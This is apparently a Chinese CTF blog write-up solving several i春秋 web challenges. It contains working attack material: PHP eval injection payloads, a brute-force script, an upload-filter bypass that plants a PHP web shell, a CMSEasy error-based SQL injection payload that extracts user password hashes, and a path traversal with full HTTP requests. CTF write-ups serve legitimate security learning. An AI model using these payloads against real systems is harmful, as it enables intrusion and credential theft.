
从零开始i春秋-web tag（持续更新）

原创

废物竹子 于 2020-09-07 23:31:16 发布 83 收藏

分类专栏： CTF i春秋

本文链接：https://blog.csdn.net/linchuzhu_/article/details/108455597


CTF 同时被 2 个专栏收录

4 篇文章 0 订阅

订阅专栏


i春秋

1 篇文章 0 订阅

订阅专栏

爆破-1

打开url后发现页面显示

```php
include  "flag.php";
$a  =  @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a  )){
    die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```

很明显为一个php审计题，首先用$a接收一个request变量"hello",对变量a进行正则匹配。

```
'/^\w*$/  //匹配全为字符的字符串
```

接下来出现了一个敏感函数eval()

```
eval("var_dump($$a);");
```

$$a为可变变量。eg.

```
$a='b';
$b='bb';
//$$a->bb
```

即$$a会编译变量a，可以联想到php的九大预定义变量：

```
$_GET  //获取所有表单以get方式提交的数据
$_POST  //POST提交的所有数据都会在此
$_REQUEST //GET和POST提交的都会保存
$GLOBALS //PHP中的所有全局变量
$_SERVER //服务器信息
$_SESSION //session会话数据
$_COOKIE //cookie会话数据
$_ENV  //环境信息
$_FILES  //用户上传的文件信息
```

由于变量A需要匹配正则表达式，则可以尝试构造url

```
?hello=GLOBALS
```

即可获得flag

爆破-2

打开URL后，页面同样显示一个php代码。

```
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

题目提示：flag不在变量中
这样既可大胆猜测flag应该在flag.php中，接下来就是想办法如何获得flag.php中的内容。
代码依旧需要提交一个hello变量。
可以利用file() 函数，该函数可以用于将整个文件读入数组中。
可以构造url

```
?hello=file('flag.php')
```

既可获得flag

爆破-3

```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
    session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=10){
    echo $flag;
}

show_source(__FILE__);
?>
```


又是熟悉的代码审计，首先第一个IF判断语句是在初始化session中一个名为'nums'的属性，第二个IF判断则为超过两分钟后销毁session。接下来request接收一个'value'变量，紧接着第三个IF判断就是重点了。

```php
if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
  $_SESSION['nums']++;
  $_SESSION['whoami'] = $str_rands;
  echo $str_rands;
}
```


首先判断value变量的第一和第二个字符拼接是否等于session的whoami属性，再判断变量value经过md5加密后的字符串，从第五个字符开始长度为四个字符是否等于0。若两个判断同时正确则session的nums属性自增，并打印出（echo） $str_rands变量，直到nums属性的值大于等于10，则echo出flag。
这样思路就有了，首先先通过提交value变量为ea，然后用数组绕过md5判断。
接下来可以通过手动爆破或者是脚本爆破。

手动爆破

首先构造url

```
?value[]=ea
```

接下来通过页面回显的 $str_rands变量的值变成下一个value[]的参数。




```
?value[]=sa
```

重复十次，则可获得flag。

脚本爆破

```
import requests

url="http://1c11a6a0563443a28cba0ca76ebbdcd0056e8f6a0f2646e4.changame.ichunqiu.com/?value[]="
#（高亮）此处的url需要加上/?value[]=
s=requests.Session()
payload='ea'

r=s.get(url+payload)
for i in range(10):
    payload=r.text[0:2]
    r=s.get(url+payload)
    print(r.text[0:50])
```

运行python脚本即可得到flag。


upload

打开url可以发现一个文件上传窗口。

那我随便上传一个带着phpinfo的php文件试试！

```
<?php phpinfo(); ?>
```

点击上传成功即可跳转到上传文件的地址。




页面显示的代码表名好像服务器过滤了"<?"和”php"符号，尝试双写绕过和大小写绕过都无济于事。


接着上传一个php长标签

```
<script language="pHp">@eval($_POST['psd'])</script>
```

点击“上传成功”即可获得url。
使用菜刀连接



题目提示密码在flag.php中




u	2020-09-08 01:59:39	4096	0777
jquery.min.js	2016-08-28 10:58:26	84320	0644
bootstrap.min.css	2016-08-28 10:58:26	122540	0644
flag.php	2020-09-08 01:51:11	73	0644
..	1970-01-01 00:00:00		0
index.php	2016-09-02 01:59:55	2120	0644


点开flag.php即可获得flag。

YeserCMS

首先我们先需要确认CMS版本，文档下载→随意点击其中一个文档→评论区



可以看出该网站是CMSEASY系统
接下来就需要万能的某度了，查找该系统曾经出现的漏洞
好了找了半天无果，~~果断开始查找wp！~~
看到别人大佬提到了一个叫“无限制报错注入”的漏洞！尝试通过该网址中提到的url和payload进行注入！




```
url:
http://xxx.com/celive/live/header.php
```

```
payload:
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',(UpdateXML(1,CONCAT(0x5b,substring((SELECT/**/GROUP_CONC
AT(username,password) from yesercms_user),1,37),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- </q></xjxquery>
```

发现页面仅出现了账号和一部分密码，接下来修改payload的截取片段

```
payload:
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx',(UpdateXML(1,CONCAT(0x5b,substring((SELECT/**/GROUP_CONC
AT(username,password) from yesercms_user),10,50),0x5d),1)),NULL,NULL,NULL,NULL,NULL,NULL)-- </q></xjxquery>
```

对回显进行拼接即可得到完整的密码加密后的字符串。

[admin|ff512d4240cbbdeafada404677ccbe61]

接下来对密码部分进行md5解密

接着就可以开始后台登录了！

原本想着能不能在后台找到一个文件上传漏洞，好吧不行，迫不得已（~~快快乐乐~~）看了别人的WP，发现原来在当前模板编辑处存在文件读取漏洞

接着打开模板→ 当前模板编辑→选择其中一个模板编辑并用bp抓包，然后修改id的值为

```
&id=../../flag.php
```

即可获得flag！（~~这题真的只有五十分吗！~~）

Request

Raw | Params | Headers | Hex

```
POST /index.php?case=template&act=fetch&admin_dir=admin&site=default HTTP/1.1
Host: 2412b2364eea41d49bd319af0d7dfd091ceacffd37cc451f.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: application/json, text/javascript, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 18
Origin: http://2412b2364eea41d49bd319af0d7dfd091ceacffd37cc451f.changame.ichunqiu.com
Connection: close
Referer:
http://2412b2364eea41d49bd319af0d7dfd091ceacffd37cc451f.changame.ichunqiu.com/index.php?case=template&act=edit&admin_dir=admin&site=default
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
PHPSESSID=8453496fb2af30502e7e30188e5fdce9;
passinfo=%E5%85%8D%E8%B4%B9%E7%89%88+%3Ca+href%3D%22http%3A%2F%2Fwww.cmseasy.cn%2Fservice_1.html%22+target%3D%22_blank%22%3E%3Cfont+color%3D%22green%22%3E%28%E8%B4%AD%E4%B9%B0%E6%8E%88%E6%9D%83%29%3C%2Ffont%3E%3C%2Fa%3E; __jsluid_h=0d213db3ba8b8a17d89064c78a49238f; loginfalse=1; login_username=admin;
login_password=a94f8d9844c391a79ae9db9aa41d2c44; style=skin2

&id=../../flag.php
```

Response

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
Date: Tue, 08 Sep 2020 07:04:42 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Vary: Accept-Encoding
Pragma: no-cache
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
X-Via-JSL: e1fce14,-
X-Cache: bypass
Content-Length: 267

{"content":"<textarea rows=\"20\" cols=\"78\" id=\"..V..Vflag.php_content\" style=\"font-family:Fixedsys,verdana,宋体; font-size: 12px;\" name=\"..V..Vflag.php_content\"><?php\necho 'flag is here';\n'flag{b565502a-d6a2-46c3-9fec-69a8451ac4ea}';\n<Vtextarea>"}
```